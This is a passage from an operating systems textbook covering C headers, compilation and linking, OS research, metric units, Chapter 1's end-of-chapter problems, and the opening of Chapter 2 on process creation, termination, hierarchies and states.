which declare *c1* and *c2* to be character variables and *p* to be a variable that points to (i.e., contains the address of) a character. The first assignment stores the ASCII code for the character "c" in the variable *c1*. The second one assigns the address of *c1* to the pointer variable *p*. The third one assigns the contents of the variable pointed to by *p* to the variable *c2*, so after these statements are executed, *c2* also contains the ASCII code for "c". In theory, pointers are typed, so you are not supposed to assign the address of a floating-point number to a character pointer, but in practice compilers accept such assignments, albeit sometimes with a warning. Pointers are a very powerful construct, but also a great source of errors when used carelessly.

Some things that C does not have include built-in strings, threads, packages, classes, objects, type safety, and garbage collection. The last one is a show stopper for operating systems. All storage in C is either static or explicitly allocated and released by the programmer, usually with the library functions *malloc* and *free*. It is the latter property—total programmer control over memory—along with explicit pointers that makes C attractive for writing operating systems. Operating systems are basically real-time systems to some extent, even general-purpose ones. When an interrupt occurs, the operating system may have only a few microseconds to perform some action or lose critical information. Having the garbage collector kick in at an arbitrary moment is intolerable.

1.8.2 Header Files

An operating system project generally consists of some number of directories, each containing many *.c* files containing the code for some part of the system, along with some *.h* header files that contain declarations and definitions used by one or more code files. Header files can also include simple **macros**, such as

```
#define BUFFER_SIZE 4096
```

which allow the programmer to name constants, so that when *BUFFER_SIZE* is used in the code, it is replaced during compilation by the number 4096. Good C

programming practice is to name every constant except 0, 1, and −1, and sometimes even them. Macros can have parameters, such as

```
#define max(a, b) (a > b ? a : b)
```

which allows the programmer to write

```
i = max(j, k+1)
```

and get

```
i = (j > k+1 ? j : k+1)
```

to store the larger of *j* and *k+1* in *i*. Headers can also contain conditional compilation, for example

```
#ifdef X86
intel_int_ack();
#endif
```

which compiles into a call to the function *intel_int_ack* if the macro *X86* is defined and nothing otherwise. Conditional compilation is heavily used to isolate architecture-dependent code so that certain code is inserted only when the system is compiled on the X86, other code is inserted only when the system is compiled on a SPARC, and so on. A *.c* file can bodily include zero or more header files using the *#include* directive. There are also many header files that are common to nearly every *.c* and are stored in a central directory.

1.8.3 Large Programming Projects

To build the operating system, each *.c* is compiled into an **object file** by the C compiler. Object files, which have the suffix *.o*, contain binary instructions for the target machine. They will later be directly executed by the CPU. There is nothing like Java byte code or Python byte code in the C world.

The first pass of the C compiler is called the **C preprocessor**. As it reads each *.c* file, every time it hits a *#include* directive, it goes and gets the header file named in it and processes it, expanding macros, handling conditional compilation (and certain other things) and passing the results to the next pass of the compiler as if they were physically included.

Since operating systems are very large (five million lines of code is not unusual), having to recompile the entire thing every time one file is changed would be unbearable. On the other hand, changing a key header file that is included in thousands of other files does require recompiling those files. Keeping track of which object files depend on which header files is completely unmanageable without help.

Fortunately, computers are very good at precisely this sort of thing. On UNIX systems, there is a program called *make* (with numerous variants such as *gmake*,

pmake, etc.) that reads the *Makefile*, which tells it which files are dependent on which other files. What *make* does is see which object files are needed to build the operating system binary and for each one, check to see if any of the files it depends on (the code and headers) have been modified subsequent to the last time the object file was created. If so, that object file has to be recompiled. When *make* has determined which *.c* files have to recompiled, it then invokes the C compiler to recompile them, thus reducing the number of compilations to the bare minimum. In large projects, creating the *Makefile* is error prone, so there are tools that do it automatically.

Once all the *.o* files are ready, they are passed to a program called the **linker** to combine all of them into a single executable binary file. Any library functions called are also included at this point, interfunction references are resolved, and machine addresses are relocated as need be. When the linker is finished, the result is an executable program, traditionally called *a.out* on UNIX systems. The various components of this process are illustrated in Fig. 1-30 for a program with three C files and two header files. Although we have been discussing operating system development here, all of this applies to developing any large program.



Figure 1-30. The process of compiling C and header files to make an executable.

1.8.4 The Model of Run Time

Once the operating system binary has been linked, the computer can be rebooted and the new operating system started. Once running, it may dynamically load pieces that were not statically included in the binary such as device drivers and file systems. At run time, the operating system may consist of multiple segments, for the text (the program code), the data, and the stack. The text segment is normally immutable, not changing during execution. The data segment starts out at a certain size and initialized with certain values, but it can change and grow as need be. The stack is initially empty but grows and shrinks as functions are called and returned from. Often the text segment is placed near the bottom of memory, the data segment just above it, with the ability to grow upward, and the stack segment at a high virtual address, with the ability to grow downward, but different systems work differently.

In all cases, the operating system code is directly executed by the hardware, with no interpreter and no just-in-time compilation, as is normal with Java.

1.9 RESEARCH ON OPERATING SYSTEMS

Computer science is a rapidly advancing field and it is hard to predict where it is going. Researchers at universities and industrial research labs are constantly thinking up new ideas, some of which go nowhere but some of which become the cornerstone of future products and have massive impact on the industry and users. Telling which is which turns out to be easier to do in hindsight than in real time. Separating the wheat from the chaff is especially difficult because it often takes 20 to 30 years from idea to impact.

For example, when President Dwight Eisenhower set up the Dept. of Defense's Advanced Research Projects Agency (ARPA) in 1958, he was trying to keep the Army from killing the Navy and the Air Force over the Pentagon's research budget. He was not trying to invent the Internet. But one of the things ARPA did was fund some university research on the then-obscure concept of packet switching, which led to the first experimental packet-switched network, the ARPANET. It went live in 1969. Before long, other ARPA-funded research networks were connected to the ARPANET, and the Internet was born. The Internet was then happily used by academic researchers for sending email to each other for 20 years. In the early 1990s, Tim Berners-Lee invented the World Wide Web at the CERN research lab in Geneva and Marc Andreesen wrote a graphical browser for it at the University of Illinois. All of a sudden, the Internet was full of twittering teenagers. President Eisenhower is probably rolling over in his grave.

Research in operating systems has also led to dramatic changes in practical systems. As we discussed earlier, the first commercial computer systems were all batch systems, up until M.I.T. invented general-purpose timesharing in the early

1960s. Computers were all text-based until Doug Engelbart invented the mouse and the graphical user interface at Stanford Research Institute in the late 1960s. Who knows what will come next?

In this section, and in comparable sections throughout the book, we will take a brief look at some of the research in operating systems that has taken place during the past 5–10 years, just to give a flavor of what might be on the horizon. This introduction is certainly not comprehensive. It is based largely on papers that have been published in the top research conferences because these ideas have at least survived a rigorous peer review process in order to get published. Note that in computer science—in contrast to other scientific fields—most research is published in conferences, not in journals. Most of the papers cited in the research sections were published by either ACM, the IEEE Computer Society, or USENIX and are available over the Internet to (student) members of these organizations. For more information about these organizations and their digital libraries, see

ACM	http://www.acm.org
IEEE Computer Society	http://www.computer.org
USENIX	http://www.usenix.org

All operating systems researchers realize that current operating systems are massive, inflexible, unreliable, insecure, and loaded with bugs, certain ones more than others (*names withheld to protect the guilty*). Consequently, there is a lot of research on how to build better ones. Work has recently been published about bugs and debugging (Kasikci et al., 2017; Pina et al., 2019; Li et al., 2019), crashes and recovery (Chen et al., 2017; and Bhat et al., 2021), energy management (Petrucci and Loques, 2012; Shen et al., 2013; and Li et al., 2020), file and storage systems (Zhang et al., 2013a; Chen et al., 2017; Maneas et al., 2020; Ji et al., 2021; and Miller et al., 2021), high-performance I/O (Rizzo, 2012; Li et al., 2013a; and Li et al., 2017); hyperthreading and multithreading (Li et al., 2019), dynamic updates (Pina et al., 2019), managing GPUs (Volos et al., 2018), memory management (Jantz et al., 2013; and Jeong et al., 2013), embedded systems (Levy et al., 2017), operating system correctness and reliability (Klein et al., 2009; and Chen et al., 2017), operating system reliability (Chen et al., 2017; Chajed et al., 2019; and Zou et al., 2019), security (Oliverio et al., 2017; Konoth et al., 2018; Osterlund et al., 2019; Duta et al. 2021), virtualization and containers (Tack Lim et al., 2017; Manco et al., 2017; and Tarasov et al., 2013) among many other topics.

1.10 OUTLINE OF THE REST OF THIS BOOK

We have now completed our introduction and bird's-eye view of the operating system. It is time to get down to the details. As mentioned, from the programmer's point of view, the primary purpose of an operating system is to provide some

key abstractions, the most important of which are processes and threads, address spaces, and files. Accordingly the next three chapters are devoted to these topics.

Chapter 2 is about processes and threads. It discusses their properties and how they communicate with one another. It also gives a number of detailed examples of how interprocess communication works and how to avoid some of the pitfalls.

In Chap. 3 we study address spaces and their adjunct, memory management. The important topic of virtual memory will be examined, together with paging.

Then, in Chap. 4, we come to the topic of file systems. To a considerable extent, what the user sees is the file system. We will look at both the file-system interface and the file-system implementation.

Input/Output is covered in Chap. 5. We will cover the concept of device (in)dependence using examples such as storage devices, keyboards, and displays.

Chapter 6 is about deadlocks, including ways to prevent or avoid them.

At this point, we will have completed our study of the basic principles of single-CPU operating systems. However, there is more to say, especially about advanced topics. In Chap. 7, we examine virtualization. We discuss both the principles, and some of the existing virtualization solutions in detail. Another advanced topic is multiprocessor systems, including multicores, parallel computers, and distributed systems. These subjects are covered in Chap. 8. Another important subject is operating system security, which we cover in Chap 9.

Next we have some case studies of real operating systems. These are UNIX, Linux, and Android (Chap. 10), and Windows 11 (Chap. 11). The text concludes with some wisdom and thoughts about operating system design in Chap. 12.

1.11 METRIC UNITS

To avoid any confusion, it is worth stating explicitly that in this book, as in computer science in general, metric units are used instead of traditional English units (the furlong-stone-fortnight system). The principal metric prefixes are listed in Fig. 1-31. The prefixes are typically abbreviated by their first letters, with the units greater than 1 capitalized. Thus a 1-TB database occupies 10^{12} bytes of storage and a 100-psec (or 100-ps) clock ticks every 10^{-10} seconds. Since milli and micro both begin with the letter "m," a choice had to be made. Normally, "m" is for milli and "μ" (the Greek letter mu) is for micro.

It is also worth pointing out that, in common industry practice, the units for measuring memory sizes have slightly different meanings. There kilo means 2^{10} (1024) rather than 10^3 (1000) because memories are always a power of two. Thus a 1-KB memory contains 1024 bytes, not 1000 bytes. Similarly, a 1-MB memory contains 2^{20} (1,048,576) bytes and a 1-GB memory contains 2^{30} (1,073,741,824) bytes. However, a 1-Kbps communication line transmits 1000 bits per second and a 1-Gbps LAN runs at 1,000,000,000 bits/sec because these speeds are not powers of two. Unfortunately, many people tend to mix up these two systems, especially for

Exp.	Explicit	Prefix	Exp.	Explicit	Prefix
10^{-3}	0.001	milli	10^{3}	1,000	Kilo
10^{-6}	0.000001	micro	10^{6}	1,000,000	Mega
10^{-9}	0.000000001	nano	10^{9}	1,000,000,000	Giga
10^{-12}	0.000000000001	pico	10^{12}	1,000,000,000,000	Tera
10^{-15}	0.000000000000001	femto	10^{15}	1,000,000,000,000,000	Peta
10^{-18}	0.000000000000000001	atto	10^{18}	1,000,000,000,000,000,000	Exa
10^{-21}	0.000000000000000000001	zepto	10^{21}	1,000,000,000,000,000,000,000	Zetta
10^{-24}	0.000000000000000000000001	yocto	10^{24}	1,000,000,000,000,000,000,000,000	Yotta

Figure 1-31. The principal metric prefixes.

SSD or disk sizes. To avoid ambiguity, in this book, we will use the symbols KB, MB, and GB for 2^{10}, 2^{20}, and 2^{30} bytes, respectively, and the symbols Kbps, Mbps, and Gbps for 10^{3}, 10^{6}, and 10^{9} bits/sec, respectively.

1.12 SUMMARY

Operating systems can be viewed from two viewpoints: resource managers and extended machines. In the resource-manager view, the operating system's job is to manage the different parts of the system efficiently. In the extended-machine view, the system provides the users with abstractions that are more convenient to use than the actual machine. These include processes, address spaces, and files.

Operating systems have a long history, starting from the days when they replaced the operator, to modern multiprogramming systems. Highlights include early batch systems, multiprogramming systems, and personal computer systems.

Since operating systems interact closely with the hardware, some knowledge of computer hardware is useful to understanding them. Computers are built up of processors, memories, and I/O devices. These parts are connected by buses.

Operating systems can be structured as monolithic, layered, microkernel/client-server, virtual machine, or exokernel/unikernel systems. Regardless, the basic concepts on which they are built are processes, memory management, I/O management, the file system, and security. The main interface of an operating system is the set of system calls that it can handle. These tell us what it really does.

PROBLEMS

1. What are the two main functions of an operating system?

2. What is multiprogramming?

3. In Sec. 1.4, nine different types of operating systems are described. Give a list of possible applications for each of these systems (at least one for each of the operating systems types).

4. To use cache memory, main memory is divided into cache lines, typically 32 or 64 bytes long. An entire cache line is cached at once. What is the advantage of caching an entire line instead of a single byte or word at a time?

5. What is spooling? Do you think that advanced personal computers will have spooling as a standard feature in the future?

6. On early computers, every byte of data read or written was handled by the CPU (i.e., there was no DMA). What implications does this have for multiprogramming?

7. Why was timesharing not widespread on second-generation computers?

8. Instructions related to accessing I/O devices are typically privileged instructions, that is, they can be executed in kernel mode but not in user mode. Give a reason why these instructions are privileged.

9. One reason GUIs were initially slow to be adopted was the cost of the hardware needed to support them. How much video RAM is needed to support a 25-line × 80-row character monochrome text screen? How much for a 1024 × 768-pixel 24-bit color bitmap? What was the cost of this RAM at 1980 prices ($5/KB)? How much is it now?

10. There are several design goals in building an operating system, for example, resource utilization, timeliness, robustness, and so on. Give an example of two design goals that may contradict one another.

11. What is the difference between kernel and user mode? Explain how having two distinct modes aids in designing an operating system.

12. A 255-GB disk has 65,536 cylinders with 255 sectors per track and 512 bytes per sector. How many platters and heads does this disk have? Assuming an average cylinder seek time of 11 msec, average rotational delay of 7 msec. and reading rate of 100 MB/sec, calculate the average time it will take to read 100 KB from one sector.

13. Consider a system that has two CPUs, each CPU having two threads (hyperthreading). Suppose three programs, *P0*, *P1*, and *P2*, are started with run times of 5, 10 and 20 msec, respectively. How long will it take to complete the execution of these programs? Assume that all three programs are 100% CPU bound, do not block during execution, and do not change CPUs once assigned.

14. List some differences between personal computer operating systems and mainframe operating systems.

15. A computer has a pipeline with four stages. Each stage takes the same time to do its work, namely, 1 nsec. How many instructions per second can this machine execute?

16. Consider a computer system that has cache memory, main memory (RAM) and disk, and an operating system that uses virtual memory. It takes 2 nsec to access a word from the cache, 10 nsec to access a word from the RAM, and 10 msec to access a word from the disk. If the cache hit rate is 95% and main memory hit rate (after a cache miss) is 99%, what is the average time to access a word?

17. When a user program makes a system call to read or write a disk file, it provides an indication of which file it wants, a pointer to the data buffer, and the count. Control is then transferred to the operating system, which calls the appropriate driver. Suppose that the driver starts the disk and terminates until an interrupt occurs. In the case of reading from the disk, obviously the caller will have to be blocked (because there are no data for it). What about the case of writing to the disk? Need the caller be blocked awaiting completion of the disk transfer?

18. What is the key difference between a trap and an interrupt?

19. Is there any reason why you might want to mount a file system on a nonempty directory? If so, what is it?

20. What is the purpose of a system call in an operating system?

21. Give one reason why mounting file systems is a better design option than prefixing path names with a drive name or number. Explain why file systems are almost always mounted on empty directories.

22. For each of the following system calls, give a condition that causes it to fail: `open`, `close`, and `lseek`.

23. What type of multiplexing (time, space, or both) can be used for sharing the following resources: CPU, memory, SSD/disk, network card, printer, keyboard, and display?

24. Can the

```
count = write(fd, buffer, nbytes);
```

call return any value in *count* other than *nbytes*? If so, why?

25. A file whose file descriptor is *fd* contains the following sequence of bytes: 2, 7, 1, 8, 2, 8, 1, 8, 2, 8, 4. The following system calls are made:

```
lseek(fd, 3, SEEK_SET);
read(fd, &buffer, 4);
```

where the `lseek` call makes a seek to byte 3 of the file. What does *buffer* contain after the read has completed?

26. Suppose that a 10-MB file is stored on a disk on the same track (track 50) in consecutive sectors. The disk arm is currently situated over track number 100. How long will it take to retrieve this file from the disk? Assume that it takes about 1 msec to move the arm from one cylinder to the next and about 5 msec for the sector where the beginning of the file is stored to rotate under the head. Also, assume that reading occurs at a rate of 100 MB/s.

27. What is the essential difference between a block special file and a character special file?

28. In the example given in Fig. 1-17, the library procedure is called *read* and the system call itself is called `read`. Is it essential that both of these have the same name? If not, which one is more important?

29. The client-server model is popular in distributed systems. Can it also be used in a single-computer system?

30. To a programmer, a system call looks like any other call to a library procedure. Is it important that a programmer know which library procedures result in system calls? Under what circumstances and why?

31. Figure 1-23 shows that a number of UNIX system calls have no Win32 API equivalents. For each of the calls listed as having no Win32 equivalent, what are the consequences for a programmer of converting a UNIX program to run under Windows?

32. A portable operating system is one that can be ported from one system architecture to another without any modification. Explain why it is infeasible to build an operating system that is completely portable. Describe two high-level layers that you will have in designing an operating system that is highly portable.

33. Explain how separation of policy and mechanism aids in building microkernel-based operating systems.

34. Virtual machines have become very popular for a variety of reasons. Nevertheless, they have some downsides. Name one.

35. Here are some questions for practicing unit conversions:

(a) How long is a microyear in seconds?
(b) Micrometers are often called microns. How long is a gigamicron?
(c) How many bytes are there in a 1-TB memory?
(d) The mass of the earth is 6000 yottagrams. What is that in grams?

36. Write a shell that is similar to Fig. 1-19 but contains enough code that it actually works so you can test it. You might also add some features such as redirection of input and output, pipes, and background jobs.

37. If you have a personal UNIX-like system (Linux, MINIX 3, FreeBSD, etc.) available that you can safely crash and reboot, write a shell script that attempts to create an unlimited number of child processes and observe what happens. Before running the experiment, type `sync` to the shell to flush the file system buffers to disk to avoid ruining the file system. You can also do the experiment safely in a virtual machine. **Note**: Do not try this on a shared system without first getting permission from the system administrator. The consequences will be instantly obvious so you are likely to be caught and sanctions may follow.

38. Examine and try to interpret the contents of a UNIX-like or Windows directory with a tool like the UNIX *od* program. (*Hint*: How you do this will depend upon what the OS allows. One trick that may work is to create a directory on a USB stick with one operating system and then read the raw device data using a different operating system that allows such access.)

2

PROCESSES AND THREADS

We are now about to embark on a detailed study of how operating systems are designed and constructed. The most central concept in any operating system is the *process*: an abstraction of a running program. Everything else hinges on this concept, and the operating system designer (and student) should have a thorough understanding of what a process is as early as possible.

Processes are one of the oldest and most important abstractions that operating systems provide. They support the ability to have (pseudo) concurrent operation even when there is only one CPU available. They turn a single CPU into multiple virtual CPUs. When there are four or eight or more CPUs (cores) available, there could be dozens or hundreds of processes running. Without the process abstraction, modern computing could not exist. In this chapter, we will go into considerable detail about processes and their first cousins, threads.

2.1 PROCESSES

All modern computers often do several things at the same time. People used to working with computers may not be fully aware of this fact, so a few examples may make the point clearer. First consider a Web server. Requests come in from all over asking for Web pages. When a request comes in, the server checks to see if the page needed is in the cache. If it is, it is sent back; if it is not, a disk request is started to fetch it. However, from the CPU's perspective, disk requests take

eternity. While waiting for a disk request to complete, many more requests may come in. If there are multiple disks present, some or all of the newer ones may be fired off to other disks long before the first request is satisfied. Clearly some way is needed to model and control this concurrency. Processes (and especially threads) can help here.

Now consider a user PC. When the system is booted, many processes are secretly started, often unknown to the user. For example, a process may be started up to wait for incoming email. Another process may run on behalf of the antivirus program to check periodically if any new virus definitions are available. In addition, explicit user processes may be running, printing files and backing up the user's photos on a USB stick, all while the user is surfing the Web. All this activity has to be managed, and a multiprogramming system supporting multiple processes comes in very handy here. Even simple computing devices, such as smartphones and tablets, can support multiple processes.

In any multiprogramming system, each CPU switches from process to process quickly, running each for tens or maybe hundreds of milliseconds. While strictly speaking, at any one instant each CPU is running only one process, in the course of 1 second it may work on several of them, giving the illusion of parallelism. Sometimes people speak of **pseudoparallelism** in this context, to contrast it with the true hardware parallelism of **multiprocessor** systems (which have two or more CPUs sharing the same physical memory). Keeping track of multiple, parallel activities is hard for people to do. Therefore, operating system designers over the years have evolved a conceptual model (sequential processes) that makes parallelism easier to deal with. That model, its uses, and some of its consequences form the subject of this chapter.

2.1.1 The Process Model

In this model, all the runnable software on the computer, sometimes including the operating system, is organized into a number of **sequential processes**, or just **processes** for short. A process is just an instance of an executing program, including the current values of the program counter, registers, and variables. Conceptually, each process has its own virtual CPU. In reality, of course, each real CPU switches back and forth from process to process, but to understand the system, it is much easier to think about a collection of processes running in (pseudo) parallel than to try to keep track of how each CPU switches from program to program. Switching rapidly back and forth like this is known as **multiprogramming**, as we saw in Chap. 1.

In Fig. 2-1(a), we see a computer multiprogramming four programs in memory. In Fig. 2-1(b) we see four processes, each with its own flow of control (i.e., its own logical program counter), and each one running independently of the other ones. Of course, there is only one physical program counter, so when each process runs, its logical program counter is loaded into the real program counter. When it is

finished (for the time being), the physical program counter is saved in the process' stored logical program counter in memory. In Fig. 2-1(c) we see that, viewed over a long enough time interval, all the processes have made progress, but at any given instant only one process is actually running.



Figure 2-1. (a) Multiprogramming four programs. (b) Conceptual model of four independent, sequential processes. (c) Only one program is active at once.

In this chapter, we will assume there is only one CPU. Often that assumption does not hold, since new chips are often multicore, with two, four, or more cores. We will look at multicore chips and multiprocessors in general in Chap. 8, but for the time being, it is simpler just to think of one CPU at a time. So when we say that a CPU can really run only one process at a time, if there are two cores (or CPUs) each of them can run only one process at a time.

With the CPU switching back and forth among multiple processes, the rate at which a process performs its computation will not be uniform and probably not even reproducible if the same processes are run again. Thus, processes must not be programmed with built-in assumptions about their speed. Consider, for example, an audio process that plays music to accompany a high-quality video run by another core. Because the audio should start a little later than the video, it signals the video server to start playing, and then runs an idle loop 10,000 times before playing back the audio. All goes well, if the loop is a reliable timer, but if the CPU decides to switch to another process during the idle loop, the audio process may not run again until the corresponding video frames have already come and gone, and the video and audio will be annoyingly out of sync. When a process has critical real-time requirements like this, that is, particular events *must* occur within a specified number of milliseconds, special measures must be taken to ensure that they do occur. Normally, however, most processes are not affected by the underlying multiprogramming of the CPU or the relative speeds of different processes.

The difference between a process and a program is subtle, but absolutely crucial. An analogy may help you here. Consider a culinary-minded computer scientist who is baking a birthday cake for his young daughter. He has a birthday cake recipe and a kitchen well stocked with all the input: flour, eggs, sugar, extract of

vanilla, and so on. In this analogy, the recipe is the program, that is, an algorithm expressed in some suitable notation, the computer scientist is the processor (CPU), and the cake ingredients are the input data. The process is the activity consisting of our baker reading the recipe, fetching the ingredients, and baking the cake.

Now imagine that the computer scientist's son comes running in screaming his head off, saying that he has been stung by a bee. The computer scientist records where he was in the recipe (the state of the current process is saved), gets out a first-aid book, and begins following the directions in it. Here we see the processor being switched from one process (baking) to a higher-priority process (administering medical care), each having a different program (recipe versus first aid book). When the bee sting has been taken care of, the computer scientist goes back to his cake, continuing at the point where he left off.

The key idea here is that a process is an activity of some kind. It has a program, input, output, and a state. A single processor may be shared among several processes, with some scheduling algorithm being accustomed to determine when to stop work on one process and service a different one. In contrast, a program is something that may be stored on disk, not doing anything.

It is worth noting that if a program is running twice, it counts as two processes. For example, it is often possible to start a word processor twice or print two files at the same time if two printers are available. The fact that two processes happen to be running the same program does not matter; they are distinct processes. The operating system may be able to share the code between them so only one copy is in memory, but that is a technical detail that does not change the conceptual situation of two processes running.

2.1.2 Process Creation

Operating systems need some way to create processes. In very simple systems, or in systems designed for running only a single application (e.g., the controller in a microwave oven), it may be possible to have all the processes that will ever be needed be present when the system comes up. In general-purpose systems, however, some way is needed to create and terminate processes as needed during operation. We will now look at some of the issues.

Four principal events cause processes to be created:

1. System initialization
2. Execution of a process-creation system call by a running process
3. A user request to create a new process
4. Initiation of a batch job

When an operating system is booted, typically numerous processes are created. Some of these processes are foreground processes, that is, processes that interact

with (human) users and perform work for them. Others run in the background and are not associated with particular users, but instead have some specific function. For example, one background process may be designed to accept incoming email, sleeping most of the day but suddenly springing to life when email arrives. Another background process may be designed to accept incoming requests for Web pages hosted on that machine, waking up when a request arrives to service the request. Processes that stay in the background to handle some activity such as email, Web pages, news, printing, and so on are called **daemons**. Large systems commonly have dozens of them. In UNIX†, the *ps* program can be used to list the running processes. In Windows, the task manager can be used.

In addition to the processes created at boot time, new processes can be created afterward as well. Often a running process will issue system calls to create one or more new processes to help it do its job. Creating new processes is particularly useful when the work to be done can easily be formulated in terms of several related, but otherwise independent interacting processes. For example, if a large amount of data are being fetched over a network for subsequent processing, it may be convenient to create one process to fetch the data and put them in a shared buffer while a second process removes the data items and processes them. On a multiprocessor, allowing each process to run on a different CPU may also make the job go faster.

In interactive systems, users can start a program by typing a command or (double) clicking on an icon. Taking either of these actions starts a new process and runs the selected program in it. In command-based UNIX systems running the X Window System, the new process takes over the window in which it was started. In Windows, when a process is started it does not have a window, but it can create one (or more) and most do. In both systems, users may have multiple windows open at once, each running some process. Using the mouse, the user can select a window and interact with the process, for example, providing input when needed.

The last situation in which processes are created applies only to batch systems found on large mainframes. Think of inventory management at the end of a day at a chain of stores—calculating what to order, analyzing per-store product popularity, etc. Here users can submit batch jobs to the system (possibly remotely). When the operating system decides it has the resources to run another job, it creates a new process and runs the next job from the input queue in it.

Technically, in all these cases, a new process is created by having an existing process execute a process creation system call. That process may be a running user process, a system process invoked from the keyboard or mouse, or a batch-manager process. What that process does is execute a system call to create the new process. This system call tells the operating system to create a new process and indicates, directly or indirectly, which program to run in it. To get the ball rolling, the very first process is hard-crafted when the system is booted.

† In this chapter, UNIX should be interpreted as including almost all POSIX-based systems, including Linux, FreeBSD, MacOS, Solaris, etc., and to some extent, Android and iOS as well.

In UNIX, there is only one system call to create a new process: fork. This call creates an exact clone of the calling process. After the fork, the two processes, the parent and the child, have the same memory image, the same environment strings, and the same open files. That is all there is. Usually, the child process then executes execve or a similar system call to change its memory image and run a new program. For example, when a user types a command, say, *sort*, to the shell, the shell forks off a child process and the child executes *sort*. The reason for this two-step process is to allow the child to manipulate its file descriptors after the fork but before the execve in order to accomplish redirection of standard input, standard output, and standard error.

In Windows, in contrast, a single Win32 function call, CreateProcess, handles both process creation and loading the correct program into the new process. This call has 10 parameters, which include the program to be executed, the command-line parameters to feed that program, various security attributes, bits that control whether open files are inherited, priority information, a specification of the window to be created for the process (if any), and a pointer to a structure in which information about the newly created process is returned to the caller. In addition to CreateProcess, Win32 has about 100 other functions for managing and synchronizing processes and related topics.

In both UNIX and Windows systems, after a process is created, the parent and child have their own distinct address spaces. If either process changes a word in its address space, the change is not visible to the other process. In traditional UNIX, the child's initial address space is a *copy* of the parent's, but there are definitely two distinct address spaces involved; no writable memory is shared. Some UNIX implementations share the program text between the two since that cannot be modified. Alternatively, the child may share all of the parent's memory, but in that case the memory is shared **copy-on-write**, which means that whenever either of the two wants to modify part of the memory, that chunk of memory is explicitly copied first to make sure the modification occurs in a private memory area. Again, no writable memory is shared. It is, however, possible for a newly created process to share some of its creator's other resources, such as open files. In Windows, the parent's and child's address spaces are different from the start.

2.1.3 Process Termination

After a process has been created, it starts running and does whatever its job is. However, nothing lasts forever, not even processes. Sooner or later the new process will terminate, usually due to one of the following conditions:

1. Normal exit (voluntary)
2. Error exit (voluntary)
3. Fatal error (involuntary)
4. Killed by another process (involuntary)

Most processes terminate because they have done their work. When a compiler has compiled the program given to it, the compiler executes a system call to tell the operating system that it is finished. This call is exit in UNIX and ExitProcess in Windows. Screen-oriented programs also support voluntary termination. Word processors, Internet browsers, and similar programs always have an icon or menu item that the user can click to tell the process to remove any temporary files it has open and then terminate.

The second reason for termination is that the process discovers a fatal error. For example, if a user types the command

```
cc foo.c
```

to compile the program *foo.c* and no such file exists, the compiler simply announces this fact and exits. Screen-oriented interactive processes generally do not exit when given bad parameters. Instead they pop up a dialog box and ask the user to try again.

The third reason for termination is an error caused by the process, often due to a program bug. Examples include executing an illegal instruction, referencing nonexistent memory, or dividing by zero. In some systems (e.g., UNIX), a process can tell the operating system that it wishes to handle certain errors itself, in which case the process is signaled (interrupted) instead of terminated when one of the errors occurs.

The fourth reason a process might terminate is that the process executes a system call telling the operating system to kill some other process. In UNIX this call is kill. The corresponding Win32 function is TerminateProcess. In both cases, the killer must have the necessary authorization to do in the killee. In some systems, when a process terminates, either voluntarily or otherwise, all processes it created are immediately killed as well. Neither UNIX nor Windows works this way, however.

2.1.4 Process Hierarchies

In some systems, when a process creates another process, the parent process and child process continue to be associated in certain ways. The child process can itself create more processes, forming a process hierarchy. Note that unlike plants and animals that use sexual reproduction, a process has only one parent (but zero, one, two, or more children). So a process is more like a hydra than like, say, a cow.

In UNIX, a process and all of its children and further descendants together form a process group. When a user sends a signal from the keyboard (e.g., by pressing CTRL-C), the signal is delivered to all members of the process group currently associated with the keyboard (usually all active processes that were created in the current window). Individually, each process can catch the signal, ignore the signal, or take the default action, which is to be killed by the signal.

As another example of where the process hierarchy plays a key role, let us look at how UNIX initializes itself when it is started, just after the computer is booted. A special process, called *init*, is present in the boot image. When it starts running, it reads a file telling how many terminals there are. Then it forks off a new process per terminal. These processes wait for someone to log in. If a login is successful, the login process executes a shell to accept commands. These commands may start up more processes, and so forth. Thus, all the processes in the whole system belong to a single tree, with *init* at the root.

In contrast, Windows has no concept of a process hierarchy. All processes are equal. The only hint of a process hierarchy is that when a process is created, the parent is given a special token (called a **handle**) that it can use to control the child. However, it is free to pass this token to some other process, thus invalidating the hierarchy. Processes in UNIX cannot disinherit their children.

2.1.5 Process States

Although each process is an independent entity, with its own program counter and internal state, processes often need to interact with other processes. One process may generate some output that another process uses as input. In the command

```
cat chapter1 chapter2 chapter3 | grep tree
```

the first process, running *cat*, concatenates and outputs three files. The second process, running *grep*, selects all lines containing the word "tree." Depending on the relative speeds of the two processes (which depends on both the relative complexity of the programs and how much CPU time each one has had), it may happen that *grep* is ready to run, but there is no input waiting for it. It must then block until some input is available.

